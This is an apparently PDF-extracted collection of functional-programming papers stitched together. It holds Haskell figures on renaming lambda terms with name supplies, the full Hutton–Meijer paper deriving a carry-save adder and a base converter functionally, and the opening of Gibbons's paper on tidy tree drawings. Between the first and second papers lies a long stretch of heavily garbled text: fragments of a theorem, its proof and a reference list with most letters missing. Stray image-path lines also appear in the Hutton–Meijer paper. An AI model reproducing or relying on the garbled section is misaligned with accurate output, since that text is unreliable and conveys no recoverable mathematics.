r==r where r = rename (expr(15)) initialNameSupply,
```

```

data (Eq n)  $\Rightarrow$  Term n = Var n
                                         | Lam n (Term n)
                                         | App (Term n) (Term n)
deriving (Eq)
replace nNew nOld (Var n)           | nOld==n = Var nNew
replace nNew nOld (Lam n t)          | nOld=/=n = Lam n (replace nNew nOld t)
replace nNew nOld (App t1 t2)         = App (replace nNew nOld t1)
                                         (replace nNew nOld t2)
replace nNew nOld t                   | otherwise = t

```

Fig. 8. The definition of lambda expressions, plus a naïve replacement of free occurrences of *nOld* by *nNew*.

```

renamer :: Term Name  $\rightarrow$  NameSupply  $\rightarrow$  (Term Name, NameSupply)
renamer (Var n) s = (Var n, s)
renamer (Lam n t) s = (Lam n' (replace n' n t'), s'')
                         where (n', s') = getNameDelete s
                                         (t', s'') = renamer t s'
renamer (App t1 t2) s = (App t1' t2', s'')
                         where (t1', s') = renamer t1 s
                                         (t2', s'') = renamer t2 s'
rename :: Term Name  $\rightarrow$  NameSupply  $\rightarrow$  Term Name
rename t s = fst(renamer t s)

```

Fig. 9. Renaming the bound variables in a lambda expression by counter passing. The program in Fig. 2 was used, except that both *Name* and *NameSupply* were made synonyms for *Int*.

```

rename :: Term Name  $\rightarrow$  NameSupply  $\rightarrow$  Term Name
rename (Var n) s = Var n
rename (Lam n t) s =
  case getNameDelete s of
    (n',s')  $\rightarrow$  Lam n' (replace n' n t')
    where t' = rename t s'
rename (App t1 t2) s =
  case splitNameSupply s of
    (s1, s2)  $\rightarrow$  App t1' t2'
    where t1' = rename t1 s1
           t2' = rename t2 s2

```

Fig. 10. Renaming the bound variables in a lambda expression by splitting infinite name supplies.

with

```

expr(0) = Lam 0 (Var 0)
expr(k) = App t t where t = expr(k-1)

```

and a datatype of lambda expressions as in Fig. 8.

Note: in an application *rename t s*, the expression *t* should not contain any names that are in the name supply *s* — otherwise the names in the supply are not “new”, of course.

```
listName :: NameSupply → [Name]
listNameDeplete :: NameSupply → ([Name], NameSupply)
listNameSupply :: NameSupply → [NameSupply]
listName (MkNameSupply n _ s2) = n : listName s2
listNameDeplete s@(MkNameSupply _ s1 _) = (listName s, s1)
listNameSupply (MkNameSupply _ s1 s2) = s1 : listNameSupply s2
```

Fig. 11. Some auxiliary operations that can be added to the name supply module.

J. n c i o n l o in 1 : -000, y r y o s

O  
T e T d Ho o o T eo e

J  
e en o o e ci en ce  
Uni e si y o c l n  
i e , c l n , ew e l n .  
il: ere y . k n . n

---

h i m m ism m a h ha a a ist m m ism— a v a h  
a a h a a h . a a v h h , a v a O 2 a h  
O .

---

o o  
p e h e n n n n e h p h h ⊙ h  
n en n— h , n n h h he e e b n pe ⊙ h  
h , n e n ,  
he e ' en e n en n S h n n e b n n n  
p n . S e e p e h ph e:  
he en n n ;  
he p n n p , h h pp e en n n e e e en  
;  
he n n c nc , h h n en e n n n e n ;  
he n n , h h e n he e en ;  
he n n n , h h e n he en h ;  
he n n , n n , h h e n he , he e n he  
b e n n n he e en , e pe e .  
e e , he e e n e n n h e n h -  
ph . One e p e he n n p , h h e n he n e e p e

*bb n*

. n n p n p n en h p n ne h h n be .  
 h n n p e p e n n—ne h h n be -  
 p e h e . , he n n n be p e  
 e h .

One b e n h p be een h ph n e n h  
 n n kn n he Spe z n he e , 9 7 : h ph  
 e e n h n . In he C n e h -  
 n , h h be e kn n he 'Se n ph he e '. he  
 ' ph he e ' e h h ph n be e n  
 he p n e n—h ph h e e n n e n  
 he eee en h — h p, n n e e h n h p n  
 h ph .

he b e h p pe n he e n h p be een h ph n  
 e n h n n . h e n h p h e b , b  
 e e . I he n e e he Spe z n he e , n e h  
 n n n h b h e n h h ph . h  
 he e e -kn n n he C n e h n , be n  
 he n e ' he h ph he e ' . e e , h e h he  
 ' k he e ' e , 9 . I n e e b h n  
 p e b be ee en n n ne he e he n n 9 9  
 ee en , 99 ; he he e h been p b he n n n n h e  
 n , 99 ; bb n , 99 , n eee h e e e e e n n .  
 In h p pe e ze n p e h he e , n e e e ' e e  
 ' n e ' . he e n e h p pe e . In Se n ,  
 e n e he n e n n . In Se n , e e he n Se n  
 ph he e , p e e n e ' ke. Se n 4 n n he n  
 e he p pe , he h ph he e . In Se n , e e he  
 he e e e e n e .  
 n e e e n h p pe ppe e bb n , 994 .

**o o**

In h e n, e n e he n n e n he e he p pe .

**o :** n n pp n en e b p n, h e b n n ,  
 n e he e . n n p n en 'o'.  
 : he p p e h p pe , e n e e en e e e en ,  
 he e p e. e he e p , n e n , he n en n  
 he . We e ' ' he e p , ' ' he n e n h  
 e e en n ' . he n n kn , n ' , he  
 n en n n . C n en n e, n n .  
 e p e, he e en e h h e e e en , en  
 en n he bb e e , , . We e ' ; , ;  
 he pe ' ; e he h .

*nc n p*

**Ho o o :** b n pe ⊕, he n n ⊕- p c  
 , n , ⊕  
 e p e, he n n n n e b h -h ph , n e

*n n n*

e h ⊕ ne e e n he n e , be e -  
 e. e e , ne e he n ⊕ n he n e  
 e , be e he n . I ⊕ h n n , hen n e ne .  
 e p e, <<-h ph he e << b , b be e << h  
 n n , n e ne .  
 ⊕-h ph n n h h o . e p e,

*n n n*

he e n .  
**g** o : he n n - b -  
 n p e , e e en n ,

e e, nee n be e. he n e - e n n  
 h h en ' ' . e p e, he n n p e e e  
 e e - e he e

*b :* { : b : , b  
 , he e

S n e p , e h e p h he b e e n n .  
 p n n he e n n e n n e e he n n e he  
 n e. e p e:  
 , ,  
 n p n p ee h e . In e n e :  
 he n e ' ' n n e h - - e p n, b e  
 e b he .  
 S e , he n n - b n p e ,  
 n e e en ,

n, he p e nee n be e. We e ' , he

n e - h n n h h . p n n he e n n  
 e e e - - h p e n p n. e p e:

, ,

n n ene :

**T S o Ho o o T o**

he ke p e ene , e e h p he n Se n -  
 ph he e .

n n .  
 n n he ⊙ e ⊙ e c n.

n n .  
 en , he n n . o en ‘ p ’ n e p.

e h . ( p n be en he p n e n n p:  
 ph ⊙ ⊙ ° p  
 C n e e , e e h p n h ph .

e h . ( c n p , p c z n , h n n. h , ⊙  
 ph b h e n h e e ⊙  
 e, hen ⊙

**T T Ho o o T o**

h e n n n he n e he p pe , he e en n p he  
 h ph he e .

I e . ( p , hen h ph .

$nc \quad n \quad p$

In , e h h  $\odot$ -h ph he e  
 $\odot$   
e h h o o . S h e , he n e h .

e e p b e n n h en e b e n, he e -  
p b e b p b p n n h h o o .

e e ne b e e n n . p e e , p en e e  
he n n e n he h h . I n he n e ,  
hen h p e e n e .  $\square$

he p he h ph he e e e n he n e :

he n n h ph he p n

$\Rightarrow$

h , , ,

We n e n p n n n e e n e 4. : n n e e n n  
h ph .

he ' n ' b : h ph , hen he e h h  
n . n e he ' , p .  
e h e . Ch e h h h o o , n e n e p e  
 $\odot$  b he e n

$\odot$

n he e en he h ph he e . We h h  
 $\odot$ -h ph .  
e e he e h e , n , e h e

$\odot$

$\square$  We n p e he h ph he e .

We h h , e n h , hen e .

*bb n*

S pp e h , n h n .  
hen:

{ e n e n n n

{

{ n e

{

{ e n e n n n

{ e , e n h n n

en e, b e 4. , h ph . □

**o : o g**

We n e he h , ph he e e he n n n -  
h ' e e , he n ' n e ' . In , he h -  
ph he e e n n ne en h ph n h ; e h e  
e e k e e e e .  
he n n , h h , e , n e n be en  
n

he e

n

n b : { : b : , b  
b : n , he e

h n ' n e ' , n ke n e n e e en .  
he e n n h , n e n be en ' b k  
n e :

n '

4

he e

n ' n

he h ph he e n e h he e e h ph .  
 he h ph n e b he p ⊙ . he e

⊕ n n  
 e n n n h h ° n ° , h , h h pe e  
 he e en .

We p k n p , n  
 ⊕

h e h ph e h n , b e e ne en .  
 , e n e n n , n en e n , n hen  
 p e b n e he n e h , h n e he e  
 . e e , e n p e h h , b p z n n he h — n  
 he n e e n ⊙ . — he en n ⊙ be e .  
 h p e en ke e he n ‘ e e ’ , h , h h  
 n n .

S pp e h e , h , h . hen

⊕

{

{ 4

n '

{

n '

{ 4

n '

{

e

n '

{ e

n '

We h e p ke e e n e n he ep, b e b he  
 b e n h

n '

n

b : n ' b :  
 n ' n ' b  
 n ' b

h h e h e n , he ne e e ,

*bb n*

p e e . e, h e e , h ke e, n p n  
 . ke e . We n ke he p e en  
 b n h he e n en e .  
 We e he n e , h h e p e b n n. We e ' ,  
 en e h b e e e e en b .

I n , hen

*n' :* : *n'*

S pp e h e . hen

{ e n n  
*n'*  
{ 4

{ e

pp e h : n b : e e . hen

: b :

{ e n n  
*n'* : b :

{ e n n p pe  
*n'* *n'* : b

We n n e he e < b n b ep e .

< b: S n e : n b : e e , e h e n ; hen e  
*n'* b . hen

*n' n' :* b

{ n' ; < b  
*n'* : *n'* b

{ e .

: n' n' b

{ e n n p pe  
*n'* b :

{ e n n  
: b :

a  $\prod_{i=1}^{10} \frac{n-i}{2^i} \simeq 2$

*b:* S n e : n b : e e , e h e b : n b . hen  
                   n' n' : b  
                   { n'; b  
                   n' b : :  
                   { e : .  
                   b : n' :  
                   { e n n  
                   b : : :

We h e e e he n h e z n , hen b h  
       en e e :

: b : { b : , < b  
           b : : , he e  
       h h he n e n e ep h he p n  
       ‘ b’ he h n ‘ < b’ . h e n ke ne e,  
       n e he e -kn n e e h , h h n n hen he  
       e p e n b n e h n. een n 97 e be  
       e n n e e .

### o o

ze, e h e p e e n p e n ee en ' h -  
       ph he e , n h n n n h n be p e b h  
       e h n h e ne e h ph . We e  
       n e p e e— e n ' e e ' , ' n e — n h he  
       he e e n e n e en h e z n he h ph ;  
       he e e p e n be ne p e h .  
       he pp n he h ph he e e en b n  
       . 99 , bb n 99 , n h 99 .

### o g

C e, ne , Se e h, n e , be ee en ,  
       he p p n he p n — n n n S ne n  
       e e be 994, n e pe h h e e en p e  
       he p e en n n n en h p pe . h nk e e S e bb n ,  
       he en e e pen. he e e h ep e he h been p pp e  
       b n e k n e e h C ee n n be 4 4 .

a a , D. . , h , . . a , , D. . . . , D v a a v  
 a a a a , ti t , Ass i ti  
 ti C m t i , 43: 3 - 3 .  
 , . . A h h , . . , L i  
 P mmi C i is t si , . 3-4 . - a . A ava a  
 a h a a h G- 6, h a a h G ,  
 U v .  
 G , . 3. C w wa a a q . G. G a,  
 G. ha , a . , 16t A st i C m t i C ,  
 . 6 -6 , a . Ava a a p a  
 o r m p p r i p . p . . z.  
 G , . 4. h h h h . C. a a ,  
 C m ti : A st i mi . U v h ,  
 G a h, . C L h h a - ,  
 Fa ä a h a a , U v ä a a .  
 G , C. a a w, . a h w . A ti i  
 t i , 0: . 4 - .  
 a , D. 0. h . C mm i ti s t AC , 3 : . 3 - 3 .  
 , L. G. L. . . a a .

## FUNCTIONAL PEARLS

### *Back to Basics: Deriving Representation Changers Functionally*

Graham Hutton and Erik Meijer \*

*Department of Computer Science, University of Utrecht,  
PO Box 80.089, 3508 TB Utrecht, The Netherlands.*

---

#### Abstract

A representation changer is a function that converts a concrete representation of an abstract value into a different concrete representation of that value. Many useful functions can be recognised as representation changers; examples include compilers, and arithmetic functions such as addition and multiplication. Functions that can be specified as the right inverse of other functions are special cases of representation changers.

In recent years, a number of authors have used a relational calculus to derive representation changers from their specifications. In this paper we show that the generality of relations is not essential, and representation changers can be derived within the more basic setting of functional programming. We illustrate our point by deriving a carry-save adder and a base-converter, two functions which have previously been derived relationally.

---

#### 1 Introduction

In the *calculational* approach to programming the aim is to derive programs from their specifications by a process of formal reasoning. Programs so derived require no post-hoc proof of correctness; rather they are “correct by construction”. Despite the fact that program derivations can often be viewed as correctness proofs turned upside down, experience has shown that many algorithms can in fact be derived from their specifications in a smooth and simple way.

In this paper we are concerned with deriving *representation changers*, a widely occurring kind of functional program. Many useful functions can be recognised as representation changers; examples include compilers, and arithmetic functions such as addition and multiplication. Functions that can be specified as the right inverse of other functions are special cases of representation changers.

For the last few years, representation changers have been a major topic of study within the relational calculus Ruby (Sheeran, 1986; Jones and Sheeran, 1990). We show that the generality of relations is not essential, and representation changers can be derived within the more basic setting of functional programming. We illustrate

\* Part of this work was completed while at Department of Computer Sciences, Chalmers University of Technology, S-412 96 Gothenburg, Sweden.

our point by deriving a carry-save adder and a base-converter, two examples which have previously been derived relationally.

## 2 Representation changers

A *representation changer* is a function that converts a concrete representation of an abstract value into a different concrete representation of that value. A typical example of a representation changer is a base-conversion function that converts a number in base  $m$  to a number in base  $n$ . In this case, abstract values are natural numbers, and concrete values are numbers in base  $m$  and base  $n$  respectively.

Given functions  $f : C1 \rightarrow A$  and  $g : C2 \rightarrow A$  (we assume throughout that all functions are total) that convert concrete values of types  $C1$  and  $C2$  to abstract values of type  $A$ , a representation changer  $h : C1 \rightarrow C2$  can be specified by the requirement that if  $h$  maps concrete value  $x \in C1$  to concrete value  $y \in C2$ , then  $x$  and  $y$  must represent the same abstract value:

$$h\ x = y \Rightarrow f\ x = g\ y. \quad (1)$$

Since  $g$  need not be injective, there may be more than one choice of such a  $y$  for each  $x$ , and hence there may be more than one solution for  $h$ . An equivalent specification then is that the function  $h$  maps a concrete value  $x$  to any concrete value  $y$  that represents the same abstract value as  $x$ :

$$h\ x \in \{y \mid f\ x = g\ y\}. \quad (2)$$

If for some value of  $x$  there is no  $y$  for which  $f\ x = g\ y$ , then there exists no total function  $h$  that satisfies the specification. An  $h$  exists precisely when the range of  $g$  is at least the range of  $f$ . A sufficient condition for  $h$  to exist is that the function  $g : C2 \rightarrow A$  be surjective, which is often the case in practice. In other cases, one can try strengthening the specification by adding extra requirements on  $h$ , in the manner of (Runciman and Jagger, 1990).

Substituting  $y = h\ x$  in (1) gives an equivalent functional equality:

$$f = g \circ h. \quad (3)$$

We can also express (1) in the form of a relational inclusion (4), by observing that  $h\ x = y$  iff  $x \mathrel{h} y$  and that  $f\ x = g\ y$  iff  $x \mathrel{(g^{-1} \circ f)} y$ . Here functions are implicitly viewed as relations—by taking their graph—and relational composition  $\circ$  and relational converse  ${}^{-1}$  are the evident generalisations of the composition and inverse operators on functions (Ross and Wright, 1992).

$$h \subseteq g^{-1} \circ f. \quad (4)$$

It is sometimes more natural to specify representation changers in this form. Using specification (4) has the advantage that  $h$  is in some sense the subject of the formula, and the term  $g^{-1} \circ f$  has an intuitive operational reading: first use  $f$  to convert a concrete value to an abstract value, then use  $g^{-1}$  to convert the result into another concrete value. In general  $g^{-1} \circ f$  is a true relation, which implies that there may be more than one function  $h$  that satisfies the specification  $h \subseteq g^{-1} \circ f$ . Constructing

a function  $h$  that satisfies (4) usually proceeds by transforming the term  $g^{-1} \circ f$  using laws of a relational calculus (Jones and Sheeran, 1991; Jones and Sheeran, 1992; Hutton, 1992).

In this paper we don't follow the relational route, but rather show how representation changers can be derived functionally. Starting with a specification  $f = g \circ h$  we synthesize a function  $h$  by constructing a pointwise proof that the equation holds, aiming to end up with assumptions that give a definition for  $h$ . This is a well-established technique for deriving functional programs, but the application to deriving representation changers appears to be new.

### 3 Example: carry-save addition

Our first example concerns a representation of numbers which is much-used in digital circuits (Davio *et al.*, 1983). A *carry-save* number is like a binary number in that the  $i$ th digit has weight  $2^i$ , but different in that digits range over  $\{0, 1, 2\}$ , with each digit being represented by a pair of bits whose sum is that digit. For example,  $[(0, 1), (1, 1), (1, 0)]$  is a carry-save representation of the natural number 9, because  $(0+1).2^0 + (1+1).2^1 + (1+0).2^2 = 9$ . A natural number can have many carry-save representations; for example,  $[(1, 0), (0, 0), (1, 1)]$  also represents the number 9. The function *ceval* converts a carry-save number to the corresponding natural number:

$$\begin{aligned} \textit{ceval} & [ ] = 0, \\ \textit{ceval} & ((x, y) : xs) = x + y + 2 * \textit{ceval} \, xs. \end{aligned}$$

Note that *ceval* expects the least significant bit-pair first.

Consider the function *cadd* that takes a bit and carry-save number, and adds them together to give a carry-save number. For any bit  $b$ , the function *cadd b* is a representation changer, specified by the requirement that

$$\textit{cadd} \, b \subseteq \textit{ceval}^{-1} \circ (b+) \circ \textit{ceval}. \quad (5)$$

The specification expresses that we can add a bit  $b$  to a carry-save number by first converting the carry-save number to its natural-number representation, adding  $b$ , and then converting the result back to a carry-save representation.

Since the range of *ceval* is at least the range of  $(b+) \circ \textit{ceval}$  for any bit  $b$ , the specification (5) has a solution for *cadd b*. Since  $(b+) \circ \textit{ceval}$  is not injective, the specification has many solutions. Different solutions can, for example, give different numbers of trailing  $(0, 0)$  pairs in the result list.

Expressing the relational specification (5) in the functional form of (3), and then using extensionality, gives our working specification:

$$\textit{ceval} \, (\textit{cadd} \, b \, xs) = b + \textit{ceval} \, xs.$$

Our task now is to find a definition for *cadd* that satisfies this equation. We do this by a constructive induction on  $xs$ . In the base-case  $xs = []$ , we end up with an assumption that gives a definition for *cadd b*  $[]$ . In the inductive-case  $xs = (x, y) : xs$ , we get an assumption that gives a recursive definition for *cadd b*  $((x, y) : xs)$  in terms of *cadd b' xs*, where  $b'$  is a bit computed from  $b$  and  $(x, y)$ .

First the base-case,  $xs = []$ :

$$\begin{aligned}
& \text{ceval } (\text{cadd } b []) = b + \text{ceval } [] \\
\Leftrightarrow & \quad \text{unfolding ceval} \\
& \text{ceval } (\text{cadd } b []) = b + 0 \\
\Leftrightarrow & \quad \text{folding ceval} \\
& \text{ceval } (\text{cadd } b []) = \text{ceval } [(b, 0)] \\
\Leftrightarrow & \quad \text{Leibnitz law: } f x = f y \Leftarrow x = y \\
& \text{cadd } b [] = [(b, 0)].
\end{aligned}$$

We conclude that the definition  $\text{cadd } b [] = [(b, 0)]$  satisfies the specification in the base-case. Note that in the “folding  $\text{ceval}$ ” step above, replacing  $b$  by  $\text{ceval } [(b, 0)]$  is not the only possibility:  $\text{ceval } [(0, b)]$ ,  $\text{ceval } [(b, 0), (0, 0)]$ , etc., are equally valid. Choosing  $\text{eval } [(b, 0)]$  means that the result list produced by  $\text{cadd } b xs$  will have no trailing  $(0, 0)$  pairs.

Now for the inductive-case,  $xs = (x, y) : xs$ . Rather than manipulating the equation  $\text{ceval } (\text{cadd } b ((x, y) : xs)) = b + \text{ceval } ((x, y) : xs)$  as a whole, we work only with the right-hand side, aiming (just as in the base-case) to express it in the form  $\text{ceval } exp$  for some expression  $exp$ , from which we can conclude that the definition  $\text{cadd } b ((x, y) : xs) = exp$  satisfies the specification in the inductive case. We begin by unfolding:

$$\begin{aligned}
& b + \text{ceval } ((x, y) : xs) \\
= & \quad \text{unfolding ceval} \\
& b + x + y + 2 * \text{ceval } xs.
\end{aligned}$$

Now, because the expression  $b+x+y$  can have the value 3, which cannot be expressed as a sum of two bits, it is not possible to fold  $\text{ceval}$  at this point. We proceed in fact by splitting the value  $x+y$  into two bits:  $(x+y) \mathbf{mod} 2$  and  $(x+y) \mathbf{div} 2$ . The first bit will be paired with the incoming carry  $b$  to form a bit-pair in the output carry-save number, and the second will become the propagated carry-bit. Splitting in this way avoids a “rippling carry” in the final program.

$$\begin{aligned}
& b + x + y + 2 * \text{ceval } xs \\
= & \quad \text{splitting } x + y \\
& b + (x + y) \mathbf{mod} 2 + 2 * ((x + y) \mathbf{div} 2) + 2 * \text{ceval } xs \\
= & \quad \text{arithmetic} \\
& b + (x + y) \mathbf{mod} 2 + 2 * ((x + y) \mathbf{div} 2 + \text{ceval } xs) \\
= & \quad \text{induction hypothesis} \\
& b + (x + y) \mathbf{mod} 2 + 2 * \text{ceval } (\text{cadd } ((x + y) \mathbf{div} 2) xs) \\
= & \quad \text{folding ceval} \\
& \text{ceval } ((b, (x + y) \mathbf{mod} 2) : \text{cadd } ((x + y) \mathbf{div} 2) xs).
\end{aligned}$$


The final term above is of the form  $\text{ceval } exp$ , so we are finished and conclude with the definition  $\text{cadd } b ((x, y) : xs) = (b, (x + y) \mathbf{mod} 2) : \text{cadd } ((x + y) \mathbf{div} 2) xs$ .

In summary, we have derived a functional program

$$\begin{aligned} cadd \quad b \quad [] &= [(b, 0)], \\ cadd \quad b \quad ((x, y) : xs) &= (b, (x + y) \text{ mod } 2) : cadd ((x + y) \text{ div } 2) xs. \end{aligned}$$

that satisfies the specification  $cadd b \subseteq ceval^{-1} \circ (b+) \circ ceval$ .

Picturing an instance of  $cadd$ , for example  $cadd b [(x_0, y_0), (x_1, y_1), (x_2, y_2), (x_3, y_3)]$ , illustrates that the carry-save adder has no rippling carry, and hence the addition can be done in parallel in constant time:



The component  $HA(x, y) = ((x + y) \text{ mod } 2), ((x + y) \text{ div } 2)$  above is usually called a *half-adder*. If a large number of binary additions are to be done (such as in a multiplier circuit), a considerable speed-up can be obtained by first converting to carry-save numbers, and then doing all the additions using carry-save adders. Using this technique, the carry propagation which occurs when the final carry-save number is converted back to binary is amortized over many additions.

The carry-save adder is an example which has proved difficult to derive fully-formally using the relational calculus Ruby (Jones and Sheeran, 1992).

#### 4 A two-stage example: base conversion

For our second example we turn to the problem of converting numbers from one base to another. This example turns out to be particularly interesting because in the process of its derivation we construct an auxiliary representation changer.

A function  $conv$  that converts a number represented in base  $m$  to a number represented in base  $n$  can be specified by the requirement that

$$conv \subseteq (eval_n)^{-1} \circ eval_m,$$

where  $eval_b$  converts a number in base  $b$  to the corresponding natural number:

$$\begin{aligned} eval_b \quad [] &= 0, \\ eval_b \quad (x : xs) &= x + b * (eval_b xs). \end{aligned}$$

The specification for  $conv$  expresses that a number in base  $m$  can be converted to a number in base  $n$  by first evaluating the base- $m$  number, and then converting the resulting natural number to base- $n$ . Since  $eval_b$  is surjective a solution exists for  $conv$ ; since it is not injective, there may more than one solution.

Expressing the specification in the form of equation (3) and then using extensibility gives our working specification:

$$eval_n (conv xs) = eval_m xs.$$

As for the carry-save adder, we synthesize *conv* by a constructive induction on *xs*. In the base-case  $xs = []$ , unfolding  $eval_m$  immediately results in the definition  $conv [] = []$ . For the inductive case  $xs = x : xs$ , we calculate as follows:

$$\begin{aligned}
 & eval_m (x : xs) \\
 = & \quad \text{unfolding } eval_m \\
 & x + m * eval_m xs \\
 = & \quad \text{induction hypothesis} \\
 & x + m * eval_n (conv xs) \\
 = & \quad \text{assumption — see below} \\
 & eval_n (convd (conv xs) x).
 \end{aligned}$$

Hence we make the definition  $conv (x : xs) = convd (conv xs) x$ . In the above derivation, in order to end up in the form  $eval_n exp$ , we had to postulate the existence of a function *convd* satisfying

$$x + m * eval_n ys = eval_n (convd ys x). \quad (6)$$

This equation expresses that *convd ys* is *itself* a representation changer, which takes a digit in base  $m$  and yields a number in base  $n$ . The auxiliary function *convd* is constructed by a double induction on its two arguments. A simple calculation gives the base-case:  $convd [] 0 = []$ . For the first inductive case,  $ys = []$  and  $x \neq 0$ , manipulating the left-hand side of equation (6) results in the definition  $convd [] x = x \mathbf{mod} n : convd [] (x \mathbf{div} n)$ :

$$\begin{aligned}
 & x + m * eval_n [] \\
 = & \quad \text{unfolding } eval_n \\
 & x \\
 = & \quad \text{splitting } x \\
 & x \mathbf{mod} n + n * (x \mathbf{div} n) \\
 = & \quad \text{folding } eval_n \\
 & x \mathbf{mod} n + n * (m * eval_n [] + x \mathbf{div} n) \\
 = & \quad \text{induction hypothesis} \\
 & x \mathbf{mod} n + n * (eval_n (convd [] (x \mathbf{div} n))) \\
 = & \quad \text{folding } eval_n \\
 & eval_n (x \mathbf{mod} n : convd [] (x \mathbf{div} n)).
 \end{aligned}$$

For the induction hypothesis to be applicable above, we must assume  $n > 1$ . For the second inductive case,  $ys = y : ys$ , splitting  $x + m * y$  into  $(x + m * y) \mathbf{mod} n$  and  $(x + m * y) \mathbf{div} n$  ensures that the output list contains only base- $n$  digits as required. Such a splitting was also the essential step in establishing the previous induction step.

$$\begin{aligned}
& x + m * eval_n (y : ys) \\
= & \quad \text{unfolding } eval_n \\
& x + m * (y + n * eval_n ys) \\
= & \quad \text{arithmetic} \\
& (x + m * y) + m * n * eval_n ys \\
= & \quad \text{splitting } x + m * y \\
& (x + m * y) \mathbf{mod} n + n * ((x + m * y) \mathbf{div} n) + m * n * eval_n ys \\
= & \quad \text{arithmetic} \\
& (x + m * y) \mathbf{mod} n + n * ((x + m * y) \mathbf{div} n + m * eval_n ys) \\
= & \quad \text{induction hypothesis} \\
& (x + m * y) \mathbf{mod} n + n * (eval_n (convd ys ((x + m * y) \mathbf{div} n))) \\
= & \quad \text{folding } eval_n \\
& eval_n ((x + m * y) \mathbf{mod} n : convd ys ((x + m * y) \mathbf{div} n)).
\end{aligned}$$

We conclude that  $convd (y : ys) x = (x + m * y) \mathbf{mod} n : convd ys ((x + m * y) \mathbf{div} n)$ . In summary, we have synthesized the following function:

$$\begin{aligned}
conv & [] = [], \\
conv & (x : xs) = convd (conv xs) x.
\end{aligned}$$

The auxiliary function  $convd$  is defined as follows:

$$\begin{aligned}
convd & [] 0 = [], \\
convd & [] x = x \mathbf{mod} n : convd [] (x \mathbf{div} n), \\
convd & (y : ys) x = (x + m * y) \mathbf{mod} n : convd ys ((x + m * y) \mathbf{div} n).
\end{aligned}$$








This base conversion program can be readily implemented as a circuit (Davio *et al.*, 1983). In our opinion, it would be a non-trivial exercise to arrive at this program without the use of formal reasoning. The reader might like to compare the above functional derivation with the corresponding relational derivation in (Hutton, 1992).

### Acknowledgements

We would like to thank Jeroen Fokker, Maarten Fokkinga, Johan Jeuring, Lambert Meertens, and the JFP referees, for their comments and suggestions.

### References

- Davio, M., Deschamps, J.-P., and Thayse, A. 1983. *Digital Systems, with Algorithm Implementation*. John Wiley & Sons.
- Hutton, G. 1992. *Between Functions and Relations in Calculating Programs*. PhD thesis, University of Glasgow. Available as Research Report FP-93-5.
- Jones, G. and Sheeran, M. 1990. Circuit design in Ruby. In Staunstrup, editor, *Formal Methods for VLSI Design*, Amsterdam. Elsevier Science Publications.
- Jones, G. and Sheeran, M. 1991. Relations and refinement in circuit design. In Morgan, editor, *Proc. BCS FACS Workshop on Refinement*, Workshops in Computing. Springer-Verlag.
- Jones, G. and Sheeran, M. 1992. Designing arithmetic circuits by refinement in Ruby. In *Proc. Second International Conference on Mathematics of Program Construction*, Lecture Notes in Computer Science. Springer-Verlag.
- Ross, K.A. and Wright, C.R.B. 1992. *Discrete Mathematics*. Prentice-Hall, New Jersey.
- Runciman, C. and Jagger, N. 1990. Relative specification and transformational re-use of functional programs. *Lisp and Symbolic Computation*, 3:21–37.
- Sheeran, M. 1986. Describing and reasoning about circuits using relations. In Tucker et al., editors, *Proc. Workshop in Theoretical Aspects of VLSI*, Leeds.



**CDMTCS  
Research  
Report  
Series**

**Deriving  
tidy drawings of trees**

**Jeremy Gibbons**  
Department of Computer Science  
University of Auckland

CDMTCS-003  
June 1995

Centre for Discrete Mathematics and  
Theoretical Computer Science

# Deriving tidy drawings of trees

JEREMY GIBBONS

**ABSTRACT.** The *tree-drawing problem* is to produce a ‘tidy’ mapping of elements of a tree to points in the plane. In this paper, we derive an efficient algorithm for producing tidy drawings of trees. The specification, the starting point for the derivations, consists of a collection of intuitively appealing *criteria* satisfied by tidy drawings. The derivation shows constructively that these criteria completely determine the drawing. Indeed, the criteria completely determine a simple but inefficient algorithm for drawing a tree, which can be transformed into an efficient algorithm using just standard techniques and a small number of inventive steps.

The algorithm consists of an *upwards accumulation* followed by a *downwards accumulation* on the tree, and is further evidence of the utility of these two higher-order tree operations.

**KEYWORDS.** Derivation, trees, upwards and downwards accumulations, drawing.

## 1 Introduction

The *tree drawing problem* is to produce a mapping from elements of a tree to points in the plane. This mapping should correspond to a drawing that is in some sense ‘tidy’. Our definition of tidiness consists of a collection of intuitively appealing criteria ‘obviously’ satisfied by tidy drawings.

We derive from these criteria an efficient algorithm for producing tidy drawings of binary trees. The derivation process is a constructive proof that the tidiness criteria completely determine the drawing. In other words, there is only one tidy drawing of any given tree. In fact, the derivation of the algorithm is a completely reasonable and almost routine calculation from the criteria: the algorithm itself, like the drawing, is essentially unique.

